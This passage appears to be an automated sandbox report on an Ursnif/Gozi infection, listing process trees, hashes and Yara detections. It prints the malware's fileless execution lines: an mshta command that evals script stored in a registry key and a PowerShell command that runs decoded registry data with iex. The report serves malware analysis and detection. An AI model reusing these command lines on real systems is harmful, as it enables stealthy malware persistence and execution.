Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe'
Imagebase:	0x1110000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5344 Parent PID: 3884

General

Start time:	00:57:33
Start date:	16/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe

Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff740590000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\{B14213CC-5CDC-0BCC-EE75-506F02798413}	0	16	pending	1	18ADE932E80	ReadFile
\{B14213CC-5CDC-0BCC-EE75-506F02798413}	0	12	success or wait	1	18ADE932E80	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6156 Parent PID: 5344

General

Start time:	00:57:34
Start date:	16/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5344 CREDAT:17410 /prefetch:2
Imagebase:	0x220000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3016 Parent PID: 5344

General

Start time:	00:58:23
Start date:	16/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5344 CREDAT:82962 /prefetch:2
Imagebase:	0x220000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1496 Parent PID: 5344

General

Start time:	00:58:26
Start date:	16/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5344 CREDAT:17422 /prefetch:2
Imagebase:	0x220000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1716 Parent PID: 5344

General

Start time:	00:58:29
Start date:	16/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5344 CREDAT:82978 /prefetch:2
Imagebase:	0x220000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5264 Parent PID: 3472

General

Start time:	00:58:36
Start date:	16/02/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff684010000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5752 Parent PID: 5264

General

Start time:	00:58:38
Start date:	16/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff7d2670000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.417513128.0000027AE89B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000020.00000003.417513128.0000027AE89B0000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

Analysis Process: conhost.exe PID: 5616 Parent PID: 5752

General

Start time:	00:58:39
Start date:	16/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 4228 Parent PID: 5752

General

Start time:	00:58:47
Start date:	16/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\q4v3w255\q4v3w255.cmdline'
Imagebase:	0x7ff678bf0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 5024 Parent PID: 4228

General

Start time:	00:58:48
Start date:	16/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES75DB.tmp' 'c:\Users\user\AppData\Local\Temp\q4v3w255\CSCF2DE2458AB624CEA8066599ECF7B3C9.TMP'
Imagebase:	0x7ff66e1a0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis